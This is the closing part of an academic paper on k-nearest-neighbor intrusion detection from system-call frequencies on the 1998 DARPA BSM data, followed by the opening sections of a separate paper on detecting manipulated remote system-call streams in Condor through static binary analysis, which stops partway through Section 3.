cluster together in the vector space. Then it is straightforward to adapt text categorization techniques to modeling program behavior. Table 1 illustrates the similarity in some respects between text categorization and intrusion detection when applying the k NN classifier.

There are some advantages to applying text categorization methods to intrusion detection. First and foremost, the size of the system-call vocabulary is very limited. There are less than 100 distinct system calls in the DARPA BSM data, while a typical text categorization problem could have over 15000 unique words [9]. Thus the dimension of the word-by-document matrix A is significantly reduced, and it is not necessary to apply any dimensionality reduction techniques. Second, we can consider intrusion detection as a binary categorization problem, which makes adapting text categorization methods very straightforward.

4 Experiments

4.1 Data Set

We applied the k -Nearest Neighbor classifier to the 1998 DARPA data. The 1998 DARPA Intrusion Detection System Evaluation program provides a large sample of computer attacks embedded in normal background traffic [18]. The TCPDUMP and BSM audit data were collected on a network that simulated the network traffic of an Air Force Local Area Network. The audit logs contain seven weeks of training data and two weeks of testing data. There were 38 types of network-based attacks and several realistic intrusion scenarios conducted in the midst of normal background data.

We used the Basic Security Module (BSM) audit data collected from a victim Solaris machine inside the simulation network. The BSM audit logs contain information on system calls produced by programs running on

the Solaris machine. See [19] for a detailed description of BSM events. We only recorded the names of system calls. Other attributes of BSM events, such as arguments to the system call, object path and attribute, return value, etc., were not used here, although they could be valuable for other methods.

The DARPA data was labeled with session numbers. Each session corresponds to a TCP/IP connection between two computers. Individual sessions can be programmatically extracted from the BSM audit data. Each session consists of one or more processes. A complete ordered list of system calls is generated for every process. A sample system call list is shown below. The first system call issued by Process 994 was *close*, *execve* was the next, then *open*, *mmap*, *open* and so on. The process ended with the system call *exit*.

Process ID: 994

| | | | | |
|---------------|---------------|---------------|---------------|--------------|
| <i>close</i> | <i>munmap</i> | <i>open</i> | <i>munmap</i> | <i>chmod</i> |
| <i>execve</i> | <i>mmap</i> | <i>mmap</i> | <i>open</i> | <i>close</i> |
| <i>open</i> | <i>mmap</i> | <i>mmap</i> | <i>ioctl</i> | <i>close</i> |
| <i>mmap</i> | <i>close</i> | <i>munmap</i> | <i>access</i> | <i>close</i> |
| <i>open</i> | <i>open</i> | <i>mmap</i> | <i>chown</i> | <i>close</i> |
| <i>mmap</i> | <i>mmap</i> | <i>close</i> | <i>ioctl</i> | <i>close</i> |
| <i>mmap</i> | <i>close</i> | <i>close</i> | <i>access</i> | <i>exit</i> |

The numbers of occurrences of individual system calls during the execution of a process were counted. Then text weighting techniques were ready to transform the process into a vector. We used Equation (2) to encode the processes.

During our off-line data analysis, our data set included system calls executed by all processes except the processes of the Solaris operating system such as the *inetd* and shells, which usually spanned several audit log files.

Table 2: List of 50 distinct system calls that appear in the training data set.

| | | | | | | | | | |
|----------|--------|--------|----------|---------|----------|----------|-----------|-----------|---------|
| access | chown | fchdir | getaudit | login | mmap | pipe | setaudit | setpgrp | su |
| audit | close | fchown | getmsg | logout | munmap | putmsg | setegid | setrlimit | sysinfo |
| audition | creat | fcntl | ioctl | lstat | nice | readlink | seteuid | setuid | unlink |
| chdir | execve | fork | kill | mementl | open | rename | setgid | stat | utime |
| chmod | exit | forkl | link | mkdir | pathconf | rmdir | setgroups | statvfs | vfork |

4.2 Anomaly Detection

First we implemented intrusion detection solely based on normal program behavior. In order to ensure that all possible normal program behaviors are included, a large training data set is preferred for anomaly detection. On the other hand, a large training data set means large overhead in using a learning algorithm to model program behavior. There are 5 simulation days that were free of attacks during the seven-week training period. We arbitrarily picked 4 of them for training, and used the fifth one for testing. Our training normal data set consists of 606 distinct processes running on the victim Solaris machine during these 4 simulation days. There are 50 distinct system calls observed from the training data set, which means each process is transformed into a vector of size 50. Table 2 lists all the 50 system calls.

Once we have the training data set for normal behavior, the k NN text categorization method can be easily adapted for anomaly detection. We scan the test audit data and extract the system call sequence for each new process. The new process is also transformed to a vector with the same weighting method. Then the similarity between the new process and each process in the training normal process data set is calculated using Equation (3). If the similarity score of one training normal process is equal to 1, which means the system call frequencies of the new process and the training process match perfectly, then the new process would be classified as a normal process immediately. Otherwise, the similarity scores are sorted and the k nearest neighbors are chosen to determine whether the new program execution is normal or not. We calculate the average similarity value of the k nearest neighbors (with highest similarity scores) and set a threshold. Only when the average similarity value is above the threshold, is the new process considered normal. The pseudo code for the adapted k NN algorithm is presented in Figure 1.

In intrusion detection, the Receiver Operating Characteristic (ROC) curve is usually used to measure the performance of the method. The ROC curve is a plot of

```

build the training normal data set  $D$ ;
for each process  $X$  in the test data do
  if  $X$  has an unknown system call then
     $X$  is abnormal;
  else then
    for each process  $D_j$  in training data do
      calculate  $\text{sim}(X, D_j)$ ;
      if  $\text{sim}(X, D_j)$  equals 1.0 then
         $X$  is normal; exit;
    find  $k$  biggest scores of  $\text{sim}(X, D)$ ;
    calculate  $\text{sim\_avg}$  for  $k$ -nearest neighbors;
    if  $\text{sim\_avg}$  is greater than  $\text{threshold}$  then
       $X$  is normal;
    else then
       $X$  is abnormal;

```

Figure 1: Pseudo code for the k NN classifier algorithm for anomaly detection.

intrusion detection accuracy against the false positive probability. It can be obtained by varying the detection threshold. We formed a test data set to evaluate the performance of the k NN classifier algorithm. The BSM data of the third day of the seventh training week was chosen as part of the test data set (none of the training processes was from this day). There was no attack launched on this day. It contains 412 sessions and 5285 normal processes. The rest of the test data set consists of 55 intrusive sessions chosen from the seven-week DARPA training data. There are 35 clear or stealthy attack instances included in these intrusive sessions (some attacks involve multiple sessions), representing all types of attacks and intrusion scenarios in the seven-week training data. Stealthy attacks attempt to hide perpetrator's actions from someone who is monitoring the system, or the intrusion detection system. Some duplicate attack sessions of the types *eject* and *warezclient* were skipped and not included in the test data set. When a process is categorized as abnormal, the session that the process is associated with is classified as an attack session. The intrusion detection accuracy is calculated as the rate of detected attacks. Each attack counts as one detection, even with multiple sessions.




Figure 2: Performance of the k NN classifier method expressed in ROC curves. False positive rate vs attack detection rate for $k=5$, 10 and 25. Corresponding threshold values are shown in the parentheses for $k=10$.

Unlike the groups who participated in the 1998 DARPA Intrusion Detection Evaluation program [20], we define our false positive probability as the rate of mis-classified processes, instead of mis-classified sessions.

The performance of the k NN classifier algorithm also depends on the value of k , the number of nearest neighbors of the test process. Usually the optimal value of k is empirically determined. We varied k 's value from 5 to 25. Figure 2 shows the ROC curves for different k values. For this particular data set, $k=10$ is a better choice than other values in that the attack detection rate reaches 100% faster. For $k=10$, the k NN classifier algorithm can detect 10 of the 35 attacks with zero false positive rate. The detection rate reaches 100% rapidly when the threshold is raised to 0.72 and the false positive rate remains as low as 0.44% (23 false alarms out of 5285 normal processes) for the whole simulation day.

The RSTCORP group gave good performance during the evaluation of the 1998 DARPA BSM data [20]. By learning normal sequences of system calls for more than 150 programs, their Elman neural networks [8] were able to detect 77.3% of all intrusions with no false positives, and 100% of all attacks with about 10% misclassified normal sessions, which means 40 to 50 false positive alarms for a typical simulation day with 500 sessions. Their test data consisted of 139 normal sessions and 22 intrusive sessions. Since different test data sets were used, it is difficult to compare the performance of our k NN classifier with that of the Elman networks. Although the k NN classifier has lower attack detection

rate at zero false positive rate, the attack detection rate reaches 100% quickly, and hence a low false alarm frequency can be achieved.

4.3 Anomaly Detection Combined with Signature Verification

We have just shown that the k NN classifier algorithm can be implemented for effective abnormality detection. The overall running time of the k NN method is $O(N)$, where N is the number of processes in the training data set (usually k is a small constant). When N is large, this method could still be computationally expensive for some real-time intrusion detection systems. In order to detect attacks more effectively, the k NN anomaly detection can be easily integrated with signature verification. The malicious program behavior can be encoded into the training set of the classifier. After carefully studying the 35 attack instances within the seven-week DARPA training data, we generated a data set of 19 intrusive processes. This intrusion data set covers most attack types of the DARPA training data. It includes the most clearly malicious processes, including *ejectexploit*, *formatexploit*, *ffbexploit* and so on.

For the improved k NN algorithm, the training data set includes 606 normal processes as well as the 19 aforementioned intrusive processes. The 606 normal processes are the same as the ones in subsection 4.2. Each new test process is compared to intrusive processes first. Whenever there is a perfect match, i.e., the cosine similarity

Table 3: Attack detection rate for DARPA testing data ($k=10$ and $threshold=0.8$) when anomaly detection is combined with signature verification.

| Attack | Instances | Detected | Detection rate |
|---------------|-----------|----------|----------------|
| Known attacks | 16 | 16 | 100% |
| Novel attacks | 8 | 6 | 75% |
| Total | 24 | 22 | 91.7% |

is equal to 1.0, the new process is labeled as intrusive behavior (one could also check for near matches). Otherwise, the abnormal detection procedure in Figure 1 is performed. Due to the small amount of the intrusive processes in the training data set, this modification of the algorithm only causes minor additional calculation for normal testing processes.

The performance of the modified k NN classifier algorithm was evaluated with 24 attacks within the two-week DARPA testing audit data. The DARPA testing data contains some known attacks as well as novel ones. Some duplicate instances of the *eject* attack were not included in the test data set. The false positive rate was evaluated with the same 5285 testing normal processes as described in Section 4.2. Table 3 presents the attack detection accuracy for $k=10$ and the threshold of 0.8. The false positive rate is 0.59% (31 false alarms) when the threshold is adjusted to 0.8.

The two missed attack instances were a new denial of service attack, called *process table*. They matched with one of training normal processes exactly, which made it impossible for the k NN algorithm to detect. The *process table* attack was implemented by establishing connections to the telnet port of the victim machine every 4 seconds and exhausting its process table so that no new process could be launched [21]. Since this attack consists of abuse of a perfectly legal action, it did not show any abnormality when we analyzed individual processes. Characterized by an unusually large number of connections active on a particular port, this denial of service attack, however, could be easily identified by other intrusion detection methods.

Among the other 22 detected attacks, eight were captured with signature verification. These eight attacks could be identified without signature verification as well. With signature verification, however, we did not have to compare them with each of the normal processes in the training data set.

5 Summary

In this paper we have proposed a new algorithm based on the k -Nearest Neighbor classifier method for modeling program behavior in intrusion detection. Our preliminary experiments with the 1998 DARPA BSM audit data have shown that this approach is able to effectively detect intrusive program behavior. Compared to other methods using short system call sequences, the k NN classifier does not have to learn individual program profiles separately, thus the calculation involved with classifying new program behavior is largely reduced. Our results also show that a low false positive rate can be achieved. While this result may not hold against a more sophisticated data set, the k -Nearest Neighbor classifier appears to be well applicable to the domain of intrusion detection.

The *tf-idf* text categorization weighting technique was adopted to transform each process into a vector. With the frequency-weighting method, where each entry is equal to the number of occurrences of a system call during the process execution, each process vector does not carry any information on other processes. A new training process could be easily added to the training data set without changing the weights of the existing training samples. This could make the k NN classifier method more suitable for dynamic environments that require frequent updates of the training data.

In our current implementation, we used all the system calls to represent program behavior. The dimension of process vectors, and hence the classification cost, can be further reduced by using only the most relevant system calls.

6 Discussion

In spite of the encouraging initial results, there are several issues that require deeper analysis.

Our approach is predicated on the following properties: the frequencies of system calls issued by a program appear consistently across its normal executions and unseen system calls will be executed or unusual frequencies of the invoked system calls will appear when the program is exploited. We believe these properties hold true for many programs. However, if an intrusion does not reveal any anomaly in the frequencies of system calls, our method would miss it. For example, attacks that consist of abuse of perfectly normal processes such as *process table* would not be identified by the k NN clas-

sifier.

With the k NN classifier method, each process is classified when it terminates. We argue that it could still be suitable for real-time intrusion detection. Each intrusive attack is usually conducted within one or more sessions, and every session contains several processes. Since the k NN classifier method monitors the execution of each process, it is highly likely that an attack can be detected while it is in operation. However, it is possible that an attacker can avoid being detected by not letting the process exit. Therefore, there is a need for effective classification during a process's execution, which is a significant issue for our future work.

7 Acknowledgment

The authors wish to thank Dr. Marc Zissman of Lincoln Laboratory at MIT for providing us the DARPA training and testing data. We also thank the reviewers for their valuable comments. Special thanks to Dr. Vern Paxton for his insightful comments that helped us to improve the quality and readability of the final version. This work is supported in part by the AFOSR grant F49620-01-1-0327 to the Center for Digital Security of the University of California, Davis.

References

- [1] H.S. Javitz and A. Valdes, *The NIDES Statistical Component: Description and Justification*, Technical Report, Computer Science Laboratory, SRI International, Menlo Park, CA, March 1994.
- [2] H.S. Vaccaro and G.E. Liepins, "Detection of Anomalous Computer Session Activity", *Proceedings of 1989 IEEE Symposium on Security and Privacy*, 280-289, 1989.
- [3] E. Lundin and E. Johnsson, "Anomaly-based intrusion detection: privacy concern and other problems", *Computer Networks*, vol. 34, 623-640, 2000.
- [4] V. Dao and V. R. Vemuri, "Computer Network Intrusion Detection: A Comparison of Neural Networks Methods", *Differential Equations and Dynamical Systems*, (Special Issue on Neural Networks, Part-2), vol.10, No. 1&2, 2002.
- [5] S. Forrest, S. A. Hofmeyr, A. Somayaji, and T. A. Logstaff, "A Sense of Self for Unix process", *Proceedings of 1996 IEEE Symposium on Computer Security and Privacy*, 120-128, 1996.
- [6] C. Warrender, S. Forrest and B. Pearlmutter, "Detecting Intrusions Using System Calls: Alternative Data Models", *Proceedings of 1999 IEEE Symposium on Security and Privacy*, 133-145, 1999.
- [7] W. Lee, S. J. Stolfo and P. K. Chan, "Learning Patterns from Unix Process Execution Traces for Intrusion Detection", *Proceedings of AAAI97 Workshop on AI Methods in Fraud and Risk Management*, 50-56, 1997.
- [8] A. K. Ghosh, A. Schwartzbard and A. M. Shatz, "Learning Program Behavior Profiles for Intrusion Detection", *Proceedings of 1st USENIX Workshop on Intrusion Detection and Network Monitoring*, Santa Clara, CA, April 1999.
- [9] K. Aas and L. Eikvil, *Text Categorisation: A Survey*, <http://citeseer.nj.nec.com/aas99text.html>, 1999.
- [10] Y. Yang, *An Evaluation of Statistical Approaches to Text Categorization*, Technical Report CMU-CS-97-127, Computer Science Department, Carnegie Mellon University, 1997.
- [11] Y. Yang, "Expert Network: Effective and Efficient Learning from Human Decisions in Text Categorization and Retrieval", *Proceedings of 17th Annual International ACM SIGIR Conference on Research and Development in Information Retrieval (SIGIR'94)*, 13-22, 1994.
- [12] C. Ko, G. Fink and K. Levitt, "Automated Detection of Vulnerabilities in Privileged Programs by Execution Monitoring", *Proceedings of 10th Annual Computer Security Applications Conference*, Orlando, FL, Dec, 134-144, 1994.
- [13] P. Uppuluri and R. Sekar, "Experiences with Specification-Based Intrusion Detection", *Recent Advances in Intrusion Detection (RAID 2001)*, LNCS 2212, Springer, 172-189, 2001.
- [14] D. Wagner and D. Dean, "Intrusion Detection via Static Analysis", *Proceedings of IEEE Symposium on Research in Security and Privacy*, Oakland, CA, 2001.
- [15] M. Asaka, T. Onabuta, T. Inoue, S. Okazawa and S. Goto, "A New Intrusion Detection Method Based on Discriminant Analysis", *IEEE TRANS. INF. & SYST.*, Vol. E84-D, No. 5, 570-577, 2001.

- [16] N. Ye, X. Li, Q. Chen S. M. Emran and M. Xu, "Probabilistic Techniques for Intrusion Detection Based on Computer Audit Data", *IEEE Trans. SMC-A*, Vol. 31, No. 4, 266-274, 2001.
- [17] J. T.-Y. Kwok, "Automatic Text Categorization Using Support Vector Machine", *Proceedings of International Conference on Neural Information Processing*, 347-351, 1998.
- [18] MIT Lincoln Laboratory,
<http://www.ll.mit.edu/IST/ideval/>.
- [19] Sun Microsystems, *SunShield Basic Security Module Guide*, 1995.
- [20] R. Lippmann, D. Fried, I. Graf, J. Haines, K. Kendall, D. McClung, D. Webber, S. Webster, D. Wyschograd, R. Cunningham and M. Zissan, "Evaluating Intrusion Detection Systems: the 1998 DARPA off-line Intrusion Detection Evaluation", *Proceedings of the DARPA Information Survivability Conference and Exposition, IEEE Computer Society Press*, Los Alamitos, CA, 12-26, 2000.
- [21] K. Kendall, "A Database of Computer Attacks for the Evaluation of Intrusion Detection Systems", *Master's Thesis*, Massachusetts Institute of Technology, 1998.

Detecting Manipulated Remote Call Streams

Jonathon T. Giffin

Somesh Jha

Barton P. Miller

Computer Sciences Department
University of Wisconsin, Madison
{giffin,jha,bart}@cs.wisc.edu

Abstract

In the Internet, mobile code is ubiquitous and includes such examples as browser plug-ins, Java applets, and document macros. In this paper, we address an important vulnerability in mobile code security that exists in remote execution systems such as Condor, Globus, and SETI@Home. These systems schedule user jobs for execution on remote idle machines. However, they send most of their important system calls back to the local machine for execution. Hence, an evil process on the remote machine can manipulate a user's job to send destructive system calls back to the local machine. We have developed techniques to remotely detect such manipulation.

Before the job is submitted for remote execution, we construct a model of the user's binary program using static analysis. This binary analysis is applicable to commodity remote execution systems and applications. During remote job execution, the model checks all system calls arriving at the local machine. Execution is only allowed to continue while the model remains valid. We begin with a finite-state machine model that accepts sequences of system calls and then build optimizations into the model to improve its precision and efficiency. We also propose two program transformations, renaming and null call insertion, that have a significant impact on the precision and efficiency. As a desirable side-effect, these techniques also obfuscate the program, thus making it harder for the adversary to reverse engineer the code. We have implemented a simulated remote execution environment to demonstrate how optimizations and transformations of the binary program increase the precision and efficiency. In our test programs, unoptimized models increase run-time by 0.5% or less. At moderate levels of optimization, run-time increases by less than 13% with precision gains reaching 74%.

1 Introduction

Code moves around the Internet in many forms, including browser plug-ins, Java applets, document macros, operating system updates, new device drivers, and remote execution systems such as Condor [26], Globus [13,14], SETI@Home [32], and others [1,11,35]. Mobile code traditionally raises two basic trust issues: will the code imported to my machine perform malicious actions, and will my remotely running code execute without malicious modification? We are addressing an important variant of the second case: the safety of my code that executes remotely and makes frequent service requests back to my local machine (Figure 1). In this case, we are concerned that a remotely executing pro-

cess can be subverted to make malicious requests to the local machine.

The popular Condor remote scheduling system [26] is an example of a remote execution environment. Condor allows a user to submit a job (program), or possibly many jobs, to Condor to run on idle machines in their local environment and on machines scattered worldwide. Condor jobs can execute on any compatible machine with no special privilege, since the jobs send their file-access and other critical system calls to execute on their home machines. The home or local machine acts as a remote procedure call (RPC) server for the remote job, accepting remote call requests and processing each call in the context of the user of the local system. This type of remote execution, with frequent interactions between machines, differs from execution of "mobile agents" [17,30], where the remote job executes to completion before attempting to contact and report back to the local machine.

If the remote job is subverted, it can request the local machine to perform dangerous or destructive actions via these system calls. Subverting a remote job is not a new idea and can be done quickly and easily with the right tools [16,27]. In this paper, we describe techniques to detect when the remote job is making requests that differ from its intended behavior. We are

This work is supported in part by Office of Naval Research grant N00014-01-1-0708, Department of Energy grants DE-FG02-93ER25176 and DE-FG02-01ER25510, Lawrence Livermore National Lab grant B504964, and NSF grant EIA-9870684.

The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes, notwithstanding any copyright notices affixed thereon.

The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of the above government agencies or the U.S. Government.




Figure 1: Remote execution with system calls being executed on home (local) machine.

addressing the issue of the local host's safety; we are not protecting the remote job from inappropriate access to its data nor are we detecting modification of its calculated result (beyond those which would appear as inappropriate remote system calls).

A local machine that accepts calls as valid without first verifying that the remote job generated the calls during correct execution is vulnerable to maliciously generated calls. Conventional authentication methods using secret data fail in this inherently risky environment. An attacker knows everything present in the remote code, including an authentication mechanism or key, and can manipulate this code at will. Thus, although the local machine must distrust calls from remotely executing code, it has little ability to validate these requests. This vulnerability currently exists in the thousands of machines worldwide running Condor, Globus, Java applets, and similar systems. Our techniques address this deficiency.

Our basic approach to detecting malicious system call streams is to perform a pre-execution static analysis of the binary program and construct a model representing all possible remote call streams the process could generate. As the process executes remotely, the local agent operates the model incrementally, ensuring that any call received remains within the model. Should a call fall outside the set of expected next calls determined by the model, we consider the remote process manipulated. Reasonably, a precise model should closely mirror the execution behavior of the application.

As others have noticed [23,36,37], specification of a program's intended behavior can be used for host-based intrusion detection. Our approach brings four benefits to these intrusion detection systems:

- Direct operation on binary code.
- Automated construction of specifications.
- Elimination of false alarms.
- Protection against new types of attacks.

We further address an important new source of vulnerabilities: request verification when even cryptographic authentication mechanisms cannot be trusted.

Any program model representing sequences of remote system calls is valid. Previous model construction techniques include human specification [22] and dynamic analysis. A dynamic analyzer completes training runs over multiple execution traces to build probability distributions indicating the likelihood of each call sequence [12,15,39]. False alarms occur if the training runs do not exercise all possible program control flows. Static analysis produces non-probabilistic models representing all control flow paths through an executable. These models are conservative, producing no false alarms [36,37] but potentially accepting an attack sequence as valid.

Our models are finite-state machines. We use control flow graphs generated from the binary code under analysis to construct either a non-deterministic finite-state automaton or a push-down automaton to mirror the flow of control in the executable. Automata are natural structures to represent sequences of remote call names, with push-down automata being more precise. We develop several optimizations to further increase precision while maintaining run-time efficiency.

We evaluate our program models using two metrics: *precision* and *efficiency*. Precision measures how tightly the model fits the application it represents. Improving precision reduces the opportunity for an attack to be accepted as valid by the model. Efficiency rates the run-time impact of model operation. To evaluate our techniques and models, we built a prototype static analyzer and model builder for a simulated remote execution environment. We read binary programs on SPARC Solaris machines and produce a model for operation by a simulated local agent. The agent receives notifications from the application when system calls are encountered during execution and operates the model accordingly.

Our models are efficient. Non-deterministic finite-state automaton (NFA) models add 0.5% or less to the run-times of our test applications. In the less precise NFA models, optimizations become invaluable. Moderate optimization levels improve precision up to 74% while keeping run-time overheads below 13%. Optimized push-down automaton models are more precise, but keep overheads as low as 1%. The precision values of these optimized models approach zero, indicating little opportunity for an adversary to begin an attack.

Other strategies have been used to counter mobile code manipulation exploits. Generally orthogonal, one finds the greatest security level when incorporating components of all three areas into a solution.

Replication. A form of the Byzantine agreement [24], a remote call will be accepted as genuine if a majority of replicated processes executing on different machines generate the identical call. Sometimes used to

verify the results returned by mobile agents [31], such techniques appear limited in an environment with frequent system call interactions over a wide network.

Obfuscation. A program can be transformed into one that is operationally equivalent but more difficult to analyze [7,8,30,38]. We are applying a variant of such techniques to improve our ability to construct precise state machines and hamper an adversary's ability to understand the semantics of the program. Even though it has been popular in recent years to discount obfuscation based upon Barak et. al. [5], in Section 3.4.2 we discuss why their theoretical results do not directly apply in our context.

Sandboxing. Running a program in an environment where it can do no harm dates back to the early days of the Multics operating system project [29]. CRISIS, for example, maintains per-process permissions that limit system access in WebOS [6]. Our techniques could be considered a variety of sandboxing, based on strong analysis of the binary program and construction of a verifying model to support that analysis.

This paper makes contributions in several areas:

Binary analysis. We target commodity computational Grid environments where the availability of source code for analysis cannot be assumed. Further, our analysis is not restricted to a particular source language, so our techniques have wide applicability.

Model optimizations. We develop and use techniques to increase the precision of the finite-state machines we generate, limiting the opportunities for an attacker to exploit a weakness of the model. In particular, we reduce the number of spurious control flows in the generated models with *dead automata removal*, *automata inlining*, the *bounded stack model*, and the *hybrid model*. *Argument recovery* reduces opportunities for exploit. We also present a linear time ϵ -reduction algorithm to simplify our non-deterministic state machines.

Reduced model non-determinism with obfuscatory benefits. Many different call sites in a program generate requests with the same name. (All opens, for example.) Our technique of *call site renaming* gives us a great ability to reduce the non-determinism of our models by uniquely naming every call site in the program and rewriting the executable. We further insert *null calls*—dummy remote system calls—at points of high non-determinism to provide a degree of context sensitivity to the model. Call site renaming and null call insertion additionally obfuscate the code and the remote call stream. With binary rewriting, other obfuscation techniques are likewise possible.

Context-free language approximations. In general, the language generated by the execution trace of a pro-




Figure 2: Grid environment exploit. A lurker process attaches to the remote job, inserting code that takes control of the network link.

gram is context-free. A push-down automaton—a finite-state machine that includes a run-time stack—defines a context-free language. However, such automata are prohibitively expensive to operate incrementally [36,37] and stack growth potentially consumes all system resources. We use *stack abstractions* that over-approximate a context-free language with a regular language. Our push-down automata with bounded run-time stack are less expensive to operate and require finite resources.

We provide background on the Condor system, remote execution in the computational Grid environment, and security exploits in Section 2. Section 3 presents our analysis techniques in an algorithmic fashion. Experimental results are found in Section 4 and comparison to previous work in Section 5. Related work can be found in Section 6. We conclude in Section 7 with descriptions of several areas of continuing work.

2 Threats

Remote execution is becoming a common scenario. An important class of remotely executing jobs require a communication path back to the local machine that originated the job; the job sends its critical system calls, such as those for file access or network communication, back to the local machine to execute in the context of the submitting user. This type of remote execution occurs in the Condor distributed scheduling system [26], Globus computational Grid infrastructure [13,14], and Java applets.

The implementation associated with our research takes place in the context of Condor. Condor schedules jobs on hosts both within the originator's organization and on machines belonging to other organizations. In addition to scheduling these remote jobs, Condor checkpoints and migrates the jobs as necessary for reliability and performance reasons. It is possible for a given job to

execute, at different times, on several hosts in several different administrative domains.

Condor is a prevalent execution environment, particularly for scientific research. For example, in the year 2000, researchers used Condor to solve a 32-year-old unsolved combinatorial optimization problem called *nug30* [2]. Remote jobs ran on 2510 processors across the United States and Italy and outside the administrative control of the program's authors. Furthermore, the network path between each remote process and its originating host included public Internet links. A malicious third party with access to either the execution machines or network links could have manipulated the originating machine, as we now detail.

Remote system calls in Condor are simply a variant of a remote procedure call (RPC). A client *stub* library is linked with the application program instead of the standard system call library. The stub functions within this library package the parameters to the call into a message, send the message over the network to the submitting machine, and await any result. A *local agent* on the submitting machine services such calls, unpacking the request, executing the call, and packaging and sending any result back to the remote machine.

This RPC model exposes the submitting machine to several vulnerabilities. These vulnerabilities have the common characteristic that a malicious entity on the remote machine can control the job, and therefore control its remote system call stream. This malicious system call stream could cause a variety of bad things to be done to the submitting user. The simplest case of a malicious remote host is when the host's owner (with administrative privileges) takes control of the remote job. More complex and harder-to-track cases might be caused by previous malicious remote jobs. A previously discovered vulnerability in Condor had this characteristic [27]. When a remote job executes, it is typically run as a common, low privilege user, such as "nobody." A malicious user could submit a job that forks (creates a new process) and then terminates. The child process remains running, but it appears to Condor as if the job has terminated. When a new job is scheduled to run on that host, the lurking process detects the newly arrived job and dynamically attaches to the job and takes control of it. The lurker can then generate malicious remote calls that will be executed to the detriment of the machine that originated the innocent job (see Figure 2).

Similar results are possible with less unusual attacks. If the call stream crosses any network that is not secure, a machine on the network may impersonate the application process, generating spoofed calls that may be treated by the local host as genuine. Imposter applets have successfully used impersonation attacks against the



Figure 3: Our static analyzer reads a binary program and produces a local checking agent and a modified application that executes remotely. The checking agent incorporates a model of the application.

servers with whom the original applets communicate [16].

3 Generating Models Using Static Analysis

We start with the binary program that is submitted for execution. Before execution, we analyze the program to produce two components: a checking agent and a modified application (see Figure 3). The *checking agent* is a local agent that incorporates the model of the application. As the agent receives remote system calls for execution, it first verifies the authenticity of each call by operating the model. Execution continues only while the model remains in a valid state. The *modified application* is the original program with its binary code rewritten to improve model precision while also offering a modicum of obfuscation. The modified application executes remotely, transmitting its remote system calls to the checking agent.

Our various models are finite-state machines: *non-deterministic finite automata* (NFA) and *push-down automata* (PDA). Each edge of an automaton is labeled with an *alphabet symbol*—here the identity of a remote system call. The automaton has *final states*, or states where operation of the automaton may successfully cease. The ordered sequences of symbols on all connected sequences of edges from the entry state to a final state define the *language* accepted by the automaton. For a given application, the language defined by a perfect model of the application is precisely all possible sequences of remote system calls that could be generated by the program in correct execution with an arbitrary input.

Construction of the automaton modeling the application progresses in three stages:

1. A *control flow graph* (CFG) is built for each procedure in the binary. Each CFG represents all possible execution paths in a procedure.

| | |
|--|---|
| <pre> main (int argc, char **argv) { if (argc > 1) { write(1, argv[1], 10); line(1); end(1); } else { write(1, "none\n", 6); close(1); } } line (int fd) { write(fd, "\n", 1); } end (int fd) { line(fd); close(fd); } </pre> | <pre> main: save cmp %i0, 1 ble Llmain mov 1, %o0 ld [%i1+4], %o1 call write mov 10, %o2 call line mov 1, %o0 call end mov 1, %o0 b L2main nop Llmain: sethi %hi(Dnone), %o1 or %o1, %lo(Dnone), %o1 call write mov 6, %o2 call close mov 1, %o0 L2main: ret restore </pre> |
| (a) | (b) |

Figure 4: Code Example. (a) This C code writes to stdout a command line argument as text or the string “none\n” if no argument is provided. (b) The SPARC assembly code for main. We do not show the assembly code for line or end.




Figure 5: Control Flow Graph for main. Control transfers in SPARC code have one delay slot. Outgoing edges of each basic block are labeled with the name of the call in the block.

2. We convert the collection of CFGs into a collection of *local automata*. Each local automaton models the possible streams of remote system calls generated in a single procedure.
